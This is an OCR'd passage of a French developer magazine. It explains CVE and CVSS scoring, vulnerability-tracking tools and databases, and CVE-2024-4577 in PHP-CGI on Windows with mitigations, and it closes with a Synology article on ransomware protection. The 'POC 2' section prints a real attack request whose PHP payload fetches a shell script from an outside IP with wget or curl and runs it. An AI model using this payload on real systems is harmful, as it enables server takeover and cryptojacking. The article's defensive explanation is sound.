Bien que certaines entreprises affirment que les CVE et les scores CVSS sont surutilisés et surévalués dans la cybersécu-

v3.1	v4.0 Base
6.5	7.1
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

Figure 4

rité, ils constituent actuellement les meilleures évaluations disponibles des vulnérabilités. Malgré les évolutions du mode de calcul, les scores CVSS ne mesurent pas toujours le risque avec précision.

Par exemple, le résultat d'une vulnérabilité notée 7 ou plus est considéré comme une menace grave et doit être traité avant les autres. Cependant, les menaces notées entre 6.5 et 6.9 ne doivent pas être écartées, même si elles sont en dessous de la note critique de 7, la vulnérabilité en dessous peut causer plus de problèmes qu'une vulnérabilité de 7. **Figure 4**

C'est pour cela que le calcul de la note a évolué pour afficher une note plus réalise avec la version 4.

Toutefois, une fois qu'un score CVSS est attribué à une vulnérabilité, il n'est généralement jamais modifié ou mis à jour. Ce score statique ne prend donc pas en compte les changements ou les nouvelles informations.

Le score CVSS ne fournit aucun contexte ni aucune information supplémentaire sur la vulnérabilité. C'est pourquoi la notation reste une valeur abstraite, car il est difficile de déterminer comment une vulnérabilité affectera réellement un système de sécurité dans une entreprise.

Évaluation de la gravité

Toutes les vulnérabilités ne se valent pas. Une CVE intègre une évaluation de la gravité qui indique le niveau de risque potentiel qu'une faille représente. Cette information cruciale permet aux organisations de prioriser leurs efforts de correction et de se concentrer sur les vulnérabilités les plus critiques, celles qui pourraient causer les dommages les plus importants en cas d'exploitation.
Les failles avec un niveau élevé (voir critique), nécessitent une vigilance immédiate, tandis que des failles mineures peuvent être traitées dans un délai plus long.

PROCÉDURE D'UNE CRÉATION D'UNE VULNÉRABILITÉ

Tous les utilisateurs, développeurs, experts peuvent identifier une faille de sécurité, où en participant un Bug Bounty. Les vulnérabilités identifiées doivent suivre une règle stricte. La première règle est de remonter l'information directement au projet ou au logiciel, qui se chargeront d'analyser votre trouvaille. Pas de divulgation directe.
Les équipes d'un projet seront à même de remonter la vulnérabilité reconnue pour obtenir un identifiant CVE. Une fois que la vulnérabilité est confirmée, une demande d'identifiant CVE est soumise à l'Autorité de Numérotation CVE (CNA) compétente. Cette demande, souvent formalisée via un formulaire, doit inclure des informations détaillées sur la faille, telles que :

- Description précise de la vulnérabilité : nature de la faille, code d'exploitation, composants affectés, etc.
- Analyse de l'impact potentiel : gravité de la faille, risques encourus, populations affectées, etc.
- Démonstration de l'unicité : comparaison avec les CVE existants pour éviter les doublons.
- Preuve de la possibilité de correction : existence d'un correctif ou d'un contournement.

NDLR : *normalement, avant publication d'une vulnérabilité, l'éditeur ou le projet est prévenu et peut publier un fix avant la publication de la faille. C'est là le cheminement idéal.*

De l'analyse à la publication

Malgré les tests et les validations par les équipes de développement, des cas de tests supplémentaires sont nécessaires et confirmés par la CVE Numbering Authorities (CNA) ou Agence de l'Union européenne pour la cybersécurité (ENISA). Cet organisme joue un rôle crucial de gardien en examinant attentivement chaque demande. Elle vérifie que la vulnérabilité répond aux critères d'éligibilité CVE, garantissant ainsi la qualité et la cohérence du système.

Les points de vigilance sont nombreux :
- Gravité avérée : La faille doit présenter un niveau de gravité suffisant pour justifier un identifiant CVE ou EUVD
- Impact concret : La vulnérabilité doit affecter un produit ou un composant effectivement utilisé
- Correction envisageable : Il doit exister un moyen de corriger ou de contourner la faille
- Respect des règles : La demande doit respecter les règles et les formats définis par le système CVE ou EUVD

Si la demande d'identifiant d'une vulnérabilité est confirmée, l'organisme attribue à la vulnérabilité un identifiant unique. L'identifiant de la vulnérabilité est au format : CVE-AAAA-NNNN ou EUVD-AAAA-NNNN. Le AAAA correspond à l'année de découverte et le NNNN, un numéro unique séquentiel. Ce fameux identifiant devient le nom officiel de la faille dans le monde de la cybersécurité.

Après l'ensemble des confirmations et validations de la vulnérabilité est publiée dans la base de données.

Vous trouverez les informations suivantes :
- La description complète de la vulnérabilité : nature exacte, détails techniques, composants affectés.
- Une analyse de l'impact potentiel : gravité de la faille, risques encourus, populations vulnérables.
- Des solutions de contournement : mesures temporaires pour limiter l'exposition à la faille en attendant un correctif.
- Des informations sur les correctifs disponibles : liens vers les mises à jour qui comblent la faille. Attention : vérifiez que ce soit bien le cas, sans nouvelle faille et sans régression

Le cycle de vie d'une vulnérabilité

La publication d'une CVE critique ou pas, sera réellement validée par l'attribution d'une note CVSS. Un délai de quelques heures à quelques jours peut être nécessaire pour déterminer le niveau de criticité. La page de l'identifiant dédiée sera mise à jour avec des liens supplémentaires comme les tests et les corrections disponibles. Les entreprises qui utilisent ces logiciels doivent rester en alerte, en effectuant une montée de version pour appliquer les corrections nécessaires.
La Vulnérabilité restera toujours présente pour une version taguée.

Variantes et complexité

CVE peut paraître simple à première vue, mais il gère des situations parfois complexes. C'est pourquoi vous trouverez plusieurs types de vulnérabilités remontées :

- Vulnérabilités identiques dans des produits différents :
  Si une même faille affecte plusieurs produits de fournisseurs distincts, un seul CVE ID est généralement attribué, accompagné de détails spécifiques pour chaque produit concerné.
- Vulnérabilités cachées et divulguées plus tard :
  Certaines failles peuvent être découvertes et exploitées en secret avant d'être officiellement signalées. Un CVE ID rétroactif peut alors être attribué.
- Vulnérabilités déjà corrigées :
  Dans certains cas, un correctif peut exister avant la découverte officielle de la faille. Un CVE ID peut tout de même être attribué pour des raisons de transparence.

SURVEILLANCE DE SON ENVIRONNEMENT

Lorsque vous gérez un réseau comprenant plusieurs ordinateurs et/ou machines virtuelles, il est difficile de vérifier chaque environnement et toutes les stacks déployées. Il faut en compte l'ensemble des devices, toutes les versions déployées, les dépendances. Pour vous aider, il existe des outils pour l'audit et l'inventaire. Voici quelques outils que vous pouvez utiliser.

Flawz **Figure 5**

Flawz est un outil Open source avec une interface utilisateur terminal (TUI) dans le but de traquer les vulnérabilités à partir de votre terminal. Après son lancement, il scanne votre environnement local tout en parcourant les éventuelles CVE. Il utilise actuellement la base de données de vulnérabilité (NVD) du NIST.
Lien : https://github.com/orhun/flawz

Trivy **Figure 6**

Trivy est un scanner de vulnérabilités (CVE) complet et polyvalent Open Source. Son intérêt est de l'installer au début d'un projet de développement pour alerter les développeurs des nouvelles CVE. L'outil va se focaliser sur les paquets installés dans les environnements conteneurs ou les serveurs.
Trivy peut s'utiliser en local, mais aussi dans une chaîne CI/CD pour trouver des vulnérabilités, des erreurs de configuration, des secrets, des SBOM dans des conteneurs, l'absence d'utilisation des référentiels de code...




Figure 5

Figure 6




Figure 7

Une documentation complète existe pour vous aider à l'utilisation dans votre projet, quel que soit le langage de développement (https://trivy.dev/latest/docs/).
Lien : https://trivy.dev/

Sploitus

Sploitus est un outil qui centralise les informations des vulnérabilités de sécurité et s'utilise comme un moteur de recherche. Il va vous éviter de perdre du temps dans la recherche d'informations, car l'ensemble des exploits publiés seront centralisés au même endroit. Il s'appuie sur les exploits publiés sur CVE, Github, Exploit-DB, Metasploit…
Figure 7

L'utilisation s'effectue en tapant un numéro de CVE, un mot clé ou le nom d'un logiciel. Après quelques secondes, il affiche une liste de CVE. Si vous déployez un des résultats, vous découvrirez les scripts exploitables, la date de publication, la source, le langage utilisé, les solutions...
Le site indexe en temps réel tout ce qui sort dans le domaine de la sécurité offensive, lié à votre recherche. Il permet de vérifier si votre système est vulnérable. L'objectif de Sploitus est d'anticiper les attaques en analysant les outils utilisés dans la recherche offensive. Toute utilisation doit s'inscrire dans un

Abonnez-vous à programmez!

Formules	1 an	2 ans	Etudiant	Numérique
Vous recevez le magazine chez vous	1 an 10 numéros (papier) 55 €	2 ans 20 numéros (papier) 90 €	1 an 10 numéros (papier) 45 €	1 an 10 numéros (format PDF) 45 €
Abonnements + accès aux archives	80 € (1 an + archives)	120 € (2 ans + archives)		70 € (1 an + archives)

Tarifs France métropolitaine.
Tarif PDF : valable partout dans le monde

L'abonnement comprend : les numéros normaux et les hors-séries

L'abonnement **numérique** est disponible uniquement sur notre boutique : **www.programmez.com**

Oui, je m'abonne

ABONNEMENT à retourner avec votre règlement à :
PROGRAMMEZ, Service Abonnements
57 Rue de Gisors, 95300 Pontoise

☐ Abonnement 1 an :	55 €
☐ Abonnement 2 ans :	90 €
☐ Abonnement 1 an Etudiant : Joindre une photocopie de la carte d'étudiant	45 €

Option : accès aux archives

☐ Pour abonnement 1 an	25 €
☐ Pour abonnement 2 ans	30 €

☐ Mme ☐ M. Entreprise : Fonction :

Prénom : Nom :

Adresse :

Code postal : Ville :

Adresse email indispensable pour la gestion de votre abonnement

E-mail : @

☐ Je joins mon règlement par chèque à l'ordre de Programmez !

☐ Je souhaite régler à réception de facture

* Tarifs France métropolitaine

Offres pouvant s'arrêter à tout moment, sans préavis **PROG HS20**

programmez!
N°271
OCTOBRE
NOVEMBRE
2025

Le magazine des dévs - CTO & Tech Lead

Les nouveautés de Java 24

IA : comprendre le protocole A2A

Coder son jeu

Plongée au coeur de la programmation quantique
Partie 2

Printed in EU - Imprimé en UE - BELGIQUE 7,50 € P928345 - Canada 10,55 $ CAN - SUISSE 14,10 FS - DOM Surf 8,10 € - TOM 1100 XPF - MAROC 59 DH

M 04319 - 271 - F: 6,99 € - RD




Figure 8

cadre professionnel, encadré et éthique.
Lien : https://sploitus.com

Vulners lookup **Figure 8**

Vulners lookup est une extension pour les navigateurs. Elle transforme votre navigateur en un catalogue de vulnérabilités. L'utilisation se veut simple, car lors de l'affichage d'une page, celle-ci peut mettre en surbrillance une ou plusieurs CVE. Vous n'aurez plus qu'à passer la souris sur l'ID CVE pour avoir un résumé de la vulnérabilité et sa note CVSS, AI score, EPSS.

EXEMPLES DE CVE

Lorsque vous parsez des CVE, vous obtenez une liste comme ceci :

- CVE-2024-XXXX : Vulnérabilité critique dans un logiciel largement utilisé (ex : Apache, Microsoft, Linux).
- CVE-2025-XXXX : Faille zero-day exploitée dans la nature (ex : ransomware, attaque APT).
- CVE-2025-XXXX : Une faille critique dans un logiciel largement utilisé (exemple : Apache, Microsoft, Linux) a été découverte récemment. Elle permet une exécution de code à distance.
- CVE-2025-YYYY : Une vulnérabilité dans un protocole réseau a été exploitée pour des attaques par déni de service (DDoS).

Si vous souhaitez avoir les informations détaillées d'une CVE, vous obtenez des informations différentes suivant les sources :

Exemple 1 :
CVE-2025-1234 : Vulnérabilité critique dans Apache Log4j (exemple fictif pour illustration)

- Résumé : Une nouvelle vulnérabilité critique a été découverte dans la bibliothèque Apache Log4j, permettant une exécution de code à distance (RCE).
- Impact : Systèmes utilisant Log4j versions 2.x.
- Solution : Mise à jour immédiate vers la dernière version.
- Source : CVE Details

Exemple 2 : Rapport mensuel sur les CVE (septembre 2025)

- Résumé : Le NIST et le MITRE publient régulièrement des rapports sur les nouvelles CVE. En septembre 2025, plusieurs vulnérabilités critiques ont été signalées, notamment dans les produits Microsoft, Cisco et Linux.
- Exemple : CVE-2025-XXXX
- Source : NVD (National Vulnerability Database

Exemple 3 : Cybersécurité : Comment se protéger contre les attaques exploitant les CVE ?

- Résumé : Article pratique sur les bonnes pratiques pour se protéger contre les vulnérabilités connues : patch management, segmentation réseau, détection d'intrusion, etc.
- Source : ANSSI (Agence Nationale de la Sécurité des Systèmes d'Information)

Exemple 4 : Top 10 des CVE les plus exploitées en 2025

- Résumé : Liste des vulnérabilités les plus exploitées par les cybercriminels, avec des conseils pour les corriger.
- Source : CISA (Cybersecurity & Infrastructure Security Agency)

Exemple 5 : Outils pour suivre les CVE

- Résumé : Présentation des outils comme CVE Details, NVD, Shodan, Exploit-DB pour surveiller et analyser les vulnérabilités.
- Source : OWASP

Exemple 6 : Actualités cybersécurité (septembre 2025)

- Résumé : revue de presse des dernières actualités en cybersécurité, incluant les nouvelles CVE, les attaques majeures et les conseils de sécurité.
- Source : LeMagIT

OÙ TROUVER LES DERNIÈRES CVE ?

- CVE https://www.cve.org : la base de données officielle des CVE
- NVD : https://nvd.nist.gov/ : Base de données des vulnérabilités maintenue par le NIST.
- CVE Details : https://www.cvedetails.com/ : Site qui classe et analyse les CVE par produit, année, score CVSS, etc.
- Opencve : https://www.opencve.io/ Aggrégateur de CVE
- EUVD : https://euvd.enisa.europa.eu/ : La base de données officielle européenne des Vulnérabilités.

Ressources utiles :

- Le CERT-FR https://cert.ssi.gouv.fr/alerte/ : Publication régulièrement des alertes et recommandations pour les vulnérabilités critiques.

CONCLUSION

De nombreux sites web partagent le contenu des vulnérabilités, mais vous ne devez pas perdre de vue que les logiciels que vous utilisez, doivent rester toujours à jours pour éviter une dette numérique lors d'un déploiement en production.
C'est pourquoi, il est préférable de suivre les bulletins de sécurité des éditeurs de logiciel et d'utiliser des outils de scan de vulnérabilités pour être réactif en cas de failles reconnues.

EXPLOITER LA FAILLE CRITIQUE CVE-2024-4577

Chaque vulnérabilité est associée à un PoC permettant de voir son impact, de reproduire la faille et la solution préconisée. L'exemple choisi montre une vulnérabilité critique affectant les installations où PHP est utilisé en mode CGI sur Windows. Il s'agit d'une vulnérabilité d'injection d'arguments PHP-CGI, avec un score CVSS v3 de 9.8.

Cette vulnérabilité affecte toutes les versions de PHP installées sur Windows, c'est-à-dire les versions PHP suivantes :

- De PHP 8.3 à 8.3.8
- De PHP 8.2 à 8.2.20
- De PHP 8.1 à 8.1.29
- PHP 8
- PHP 7
- PHP 5

Il convient de lui porter une attention particulière, car de nombreux PoC sont disponibles publiquement et font l'objet d'exploitations actives.

La faille permet de déployer des attaques de malware, de ransonware et même d'injecter du code pour miner de la cryptomonnaie directement sur le serveur. Il a été découvert la présence d'outils d'accès distant et des fichiers malveillants d'installation Windows (MSI) hébergés sur les serveurs distants à l'aide de cmd.exe. L'image 1 montre les différents niveaux d'attaques possibles.

La particularité de CVE-2024-4577 existe depuis 2012 et qu'elle a été introduite lors de la correction de la CVE-2012-1823 présente dans PHP-CGI. À l'époque, l'équipe n'a pas remarqué la fonctionnalité Best-Fit de conversion d'encodage dans Windows. Cette omission permet à des attaquants non authentifiés de contourner cette protection par des séquences de caractères spécifiques.

POC 1 : Injection de commande ou d'arguments

Dans le mode CGI de PHP, un serveur Web va analyser les requêtes HTTP et les transmettre à un script PHP, qui effectue un traitement supplémentaire sur celles-ci. Si vous prenez les chaînes de requête et vous l'analysez, elles vont être transmises à l'interprète PHP par le biais de la ligne de commande. Ainsi une requête peut se représenter de la forme suivante :

```
http://host/cgi.php?foo=bar
```

et pourrait être exécutée en tant que

```
php.exe cgi.php foo=bar
```

Cela laisse une voie ouverte pour une injection de commandes. Ainsi, les entrées sont assainies avant d'invoquer PHP.exe. La faille CVE-2024-4577 permet à un attaquant d'échapper à la ligne de commande et de passer des arguments à interpréter directement par PHP. La vulnérabilité elle-même réside dans la façon dont les caractères Unicode sont convertis en ASCII.

En simplifiant, vous pouvez exécuter deux fois de suite la ligne de commande, ce qui présente deux appels de php.exe **Figure 9**

SI vous regardez l'image 2, les 2 lignes de commandes sont identiques quand vous lisez les caractères, mais si vous passez ces commandes dans un interpréteur hexadécimal, vous voyez que la première requête utilise un tiret standard (*0x2D*), mais la seconde requête utilise un « trait d'union conditionnel » (*0xAD*).


Avec ce caractère différent, un utilisateur pourrait passer une condition dans le trait d'union au gestionnaire CGI, qui ne ressentira pas le besoin de s'y soustraire. Le résultat est que PHP applique le meilleur mappage pour le traitement Unicode, et donc supposera qu'un utilisateur a l'intention de passer un tiret standard alors qu'il a en réalité passé un trait d'union conditionnel. C'est pourquoi le langage interprétera ce trait d'union conditionnel comme un tiret standard. Ainsi, un attaquant peut ajouter des arguments de ligne de commande supplémentaires, en commençant par des tirets, dans le processus PHP.
La faille a été exploitée tout d'abord lorsqu'une de ces "locales" est utilisée dans la configuration de PHP : chinois traditionnel, chinois simplifié et japonais. Mais depuis l'existence de cette vulnérabilité, d'autres "locales", ont été potentiellement considéré comme vulnérable.


Mesures d'atténuation

La CVE a été corrigée et il est impératif pour les utilisateurs Windows d'effectuer une montée de version de PHP avec la version plus récente 8.3.8, 8.2.20 et 8.1.29.

Figure 9

php.exe -s foo.php	70	68	70	2E	65	78	65	20	2D	73	20	66	6F	6F	2E	70	68	70
php.exe -s foo.php	70	68	70	2E	65	78	65	20	AD	73	20	66	6F	6F	2E	70	68	70





Attention : *PHP CGI est une architecture obsolète et problématique, il est toujours recommandé d'évaluer la possibilité de migrer vers une architecture plus sécurisée telle que Mod-PHP, FastCGI ou PHP-FPM.*

Pour les versions qui ne sont plus maintenue par la communauté PHP et qui ne peuvent pas mettre à niveau, vous pouvez appliquer les instructions suivantes pour atténuer la vulnérabilité :

• Proposition 1 :
Vous pouvez ajouter une règle de réécriture d'URL basée sur l'utilisation du module PHP "mod_rewrite". Ainsi vous bloquez les attaques.

```
RewriteEngine On
RewriteCond %{QUERY_STRING} ^%ad [NC]
RewriteRule .? – [F,L]
```

• Proposition 2
Si vous utilisez une plateforme de développement de type XAMPP, WAMP, EasyPHP… et que vous n'utilisez pas PHP-CGI, vous pouvez désactiver la fonctionnalité sur votre serveur Web, comme ceci pour XAMPP

```
C:/xampp/apache/conf/extra/httpd-xampp.conf
```

Puis, recherchez la ligne suivante :

```
ScriptAlias /php-cgi/ "C:/xampp/php/"
```

Commentez la ligne avec un # :

```
# ScriptAlias /php-cgi/ "C:/xampp/php/"
```

Après avoir commenté la ligne, n'oubliez pas de relancer le serveur.

Article original : https://devco.re/blog/2024/06/06/security-alert-cve-2024-4577-php-cgi-argument-injection-vulnerability-en/

POC 2

L'équipe SIRT a observé une opération de cryptominage RedTail utilisant cette vulnérabilité.
L'attaquant a envoyé une requête similaire au POC 1, en contournant l'utilisation du trait d'union conditionnel avec « *%ADd* ». L'exécution du script peut exécuter une requête wget pour un script shell. Ce script envoie une requête réseau supplémentaire à la même adresse IP basée dans un autre pays pour récupérer une version x86 du logiciel malveillant de cryptominage RedTail.

```
Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Linux; Linux x86_64; en-US) Gecko/20100101
 Firefox/122.0

URI:
/hello.world?%ADd+allow_url_include%3d1+%ADd+auto_prepend
_file%3dphp://input

POST DATA:
<?php shell_exec("SC=\$(wget -O- http://185.172.128[.]93/sh || curl
http://185.172.128[.]93/sh); echo \"\$SC\" | sh -s cve_2024_4577"); ?>
```

L'appel du fichier script est représenté dans l'image 3 (scrypt shell de cryptominage Redtail). Ce script shell tente de télécharger le fichier de minage en utilisant wget ou curl, avec une connexion TCP brute comme méthode de repli.

L'attaque se déroule en effectuant une recherche des répertoires qui ont les droits de lecture, écriture et d'exécution sauf pour les dossiers « noexec », « /tmp » et « /proc ». Lorsqu'il est installé, il va exécuter les étapes suivantes :

- Récupère l'architecture du système
- Teste les autorisations d'écriture en créant et en supprimant des fichiers de test
- Télécharge et exécute sa charge utile en fonction de l'architecture de la victime, renommant le fichier en « .redtail»

Les architectures présentes dans le script shell incluent des informations qui ne s'appliquent pas aux environnements et périphériques Windows, ce qui est probablement juste le résultat d'actes malveillants réutilisant des scripts génériques et ne les adaptant pas à cette vulnérabilité en particulier.

Références

Vous pouvez trouver plus de références et d'exemples d'attaques pour cette CVE, à partir des liens suivants :

- https://github.com/php/php-src/security/advisories/GHSA-p99j-rfp4-xqvq
- https://euvd.enisa.europa.eu/vulnerability/CVE-2024-4577

Sécurité des données : protéger ses systèmes, préserver sa continuité

Alexandra Bejan
Marketing Director
En tant que Marketing Director chez Synology France pendant plus de 10 ans, Alexandra Bejan dispose d'une forte expérience en gestion de projets, marketing, développement international et communication. Elle est responsable du marketing pour la marché France et Afrique.

La donnée, un actif stratégique en danger

À l'ère numérique, la donnée s'impose comme une ressource stratégique pour toutes les entreprises. Les informations sensibles, qu'elles soient personnelles, financières, médicales ou professionnelles, deviennent des cibles privilégiées pour les attaques malveillantes.

Récemment, un géant japonais de l'électronique grand public a été victime d'un rançongiciel, provoquant de graves dysfonctionnements dans toute l'entreprise. Les systèmes ont été paralysés pendant une semaine, et des données concernant les employés et les clients ont été compromises.

L'un des principaux obstacles rencontrés par les entreprises dans la lutte contre les ransomwares est souvent l'absence d'un plan de protection des données structuré. Sans stratégie claire, les organisations restent vulnérables, exposées à une perte critique de données et, surtout, à une interruption de leur activité.

Des défis de sécurité toujours plus complexes

Les défis sont aujourd'hui de plus en plus complexes : gestion des accès, sécurisation des vulnérabilités, sauvegarde régulière, et surtout, capacité à restaurer rapidement les données. Ce n'est plus uniquement un problème technique, mais une problématique de gouvernance : comment planifier efficacement, réduire la charge de gestion, et atteindre les objectifs de sécurité avec des moyens souvent limités ?

Un cas concret illustre bien cette réalité. Le week-end des 3 et 4 août 2024, alors que l'attention mondiale était portée sur les Jeux Olympiques de Paris, une cyberattaque d'envergure a frappé plusieurs symboles du patrimoine culturel français. Le Grand Palais, ainsi qu'une quarantaine de musées (dont le Louvre) ont été visés par des ransomwares.

Parmi les institutions ciblées figurait l'un de nos grands clients, un musée français majeur, la Cité internationale de la bande dessinée et de l'image. Les serveurs Synology qu'il utilisait ont subi plus de 50 000 tentatives d'accès par seconde, sans qu'aucune ne réussisse. Pourquoi ?

Tout d'abord, ce musée disposait d'une infrastructure de sauvegarde solide : plusieurs serveurs Synology répartis sur différents sites, garantissant l'accessibilité permanente des données. Ensuite, les mots de passe étaient uniques, robustes et non réutilisés ailleurs. Enfin, l'authentification à deux facteurs (2FA) de Synology ajoutait une barrière de sécurité supplémentaire à chaque tentative de connexion. Alors que d'autres établissements ont dû fermer temporairement, ce musée a pu accueillir ses visiteurs normalement, sans interruption.

Cet exemple montre bien que les entreprises doivent anticiper ce type de menace en mettant en place des mesures concrètes pour assurer la résilience de leurs systèmes. En adoptant une approche « zero trust », en supposant une potentielle compromission, et en appliquant les principes du moindre privilège, comme le contrôle d'accès basé sur les rôles, combiné à l'usage de mots de passe forts, uniques et de l'authentification multi-facteurs, les organisations peuvent réduire considérablement leur exposition aux ransomwares et garantir la continuité de leurs activités, même en cas de crise.

Un contexte technologique en constante mutation

Nous avons effectivement été témoins de certaines menaces spécifiques auxquelles nos clients ont été confrontés au cours des dernières années.

La complexité de l'infrastructure des entreprises ne cesse d'augmenter (systèmes cloud, SaaS, solutions sur site), les processus métier sont numérisés et ajoutent de la complexité, la relation avec les collaborateurs (télétravail, « bring your own device », etc.), les clients et les évolutions sociales (par exemple, le partage massif d'informations sur les réseaux sociaux) ainsi que les réglementations rendent également la protection plus difficile.

Si l'on ajoute à cela la nécessité de se conformer à de nouvelles réglementations touchant à la gestion de l'information, à la cybersécurité ou encore aux technologies comme l'IA, on se retrouve face à une « tempête parfaite » qui place les DSI et les décideurs au cœur de la stabilité et de la continuité des activités des organisations.

Aujourd'hui, les décideurs ont un impact crucial non seulement sur la capacité de résistance face aux attaques, mais aussi sur l'aptitude de l'entreprise à lancer des projets innovants fondés sur la sécurité – des projets qui soutiennent la compétitivité plutôt que de la freiner.

Une statistique qui nous a paru particulièrement effrayante il y a quelque temps : une étude de Google indique que 60 % des PME victimes d'une attaque par ransomware disparaissent dans les 6 mois. Par ailleurs, une étude d'IBM révèle que près de 47 % des cadres dirigeants s'inquiètent de l'adoption de l'IA générative, et que 96 % d'entre eux estiment qu'elle pourrait entraîner une faille de sécurité au sein de leur organisation dans les 3 prochaines années. Les principales menaces que nous avons identifiées sont les suivantes :

- **Attaques ciblées via des vulnérabilités logicielles** : Ce sont les attaques les plus difficiles à stopper, car elles exploitent des failles pour accéder au NAS ou exécuter un code malveillant. Heureusement, Synology a mis en place plusieurs mécanismes pour lutter contre ce type de menace.
- **Attaques par force brute** : Ces attaques tentent d'accéder à un NAS exposé à Internet en essayant des combinaisons courantes de noms d'utilisateur et de mots de passe. L'objectif est de prendre le contrôle du NAS en devinant les identifiants. Ce type d'attaque est très courant, car tout appareil connecté à Internet y est vulnérable.
- **Attaques ciblées dues à des identifiants exposés** : Malgré les risques, beaucoup de personnes utilisent encore les mêmes identifiants pour tous leurs services. Même si cela

facilite la mémorisation, cela représente une menace, car si l'un de ces services est victime d'une fuite de données, vos identifiants peuvent se retrouver exposés en ligne.

- **Attaques de phishing et d'ingénierie sociale** : Bien que les utilisateurs expérimentés sachent désormais les identifier, les attaques de phishing peuvent être dévastatrices pour les utilisateurs non avertis. Leur but est d'inciter la victime à divulguer des informations confidentielles, comme ses identifiants, en se faisant passer pour une entité de confiance.

Réponse de Synology : une cybersécurité accessible et efficace

Synology propose des solutions face à toutes ces menaces, et nous avons pour ambition de permettre aux entreprises de toutes tailles d'aborder avec confiance les défis liés à la protection des données. Nous sommes convaincus que chaque individu et chaque organisation devrait avoir le droit d'être à l'abri de toute perte de données. Notre objectif est de rendre la protection des données simple, même dans un contexte de ressources humaines et budgétaires limitées.

Cybersécurité et protection des données au quotidien

Face à la fréquence alarmante de ces cyber-incidents, les organisations prennent conscience de l'importance de la sécurité des données et mettent en œuvre des mesures préventives. D'un point de vue informatique, protéger chaque donnée est une tâche colossale.

La maintenance quotidienne des données d'entreprise peut être pénible, la combinaison de diverses solutions matérielles et logicielles peut s'avérer gênante, la posture de sécurité peut ne pas répondre aux exigences d'audit et les entreprises peuvent être incapables de garantir l'exactitude des données. Ces défis rendent presque impossible la réalisation d'une protection des données à 100 % pour les entreprises.

NAS et cybersécurité : le rôle central de Synology

C'est dans ce contexte que la cybersécurité devient un enjeu central, en particulier pour les utilisateurs de solutions de stockage en réseau (NAS) comme celles proposées par Synology.

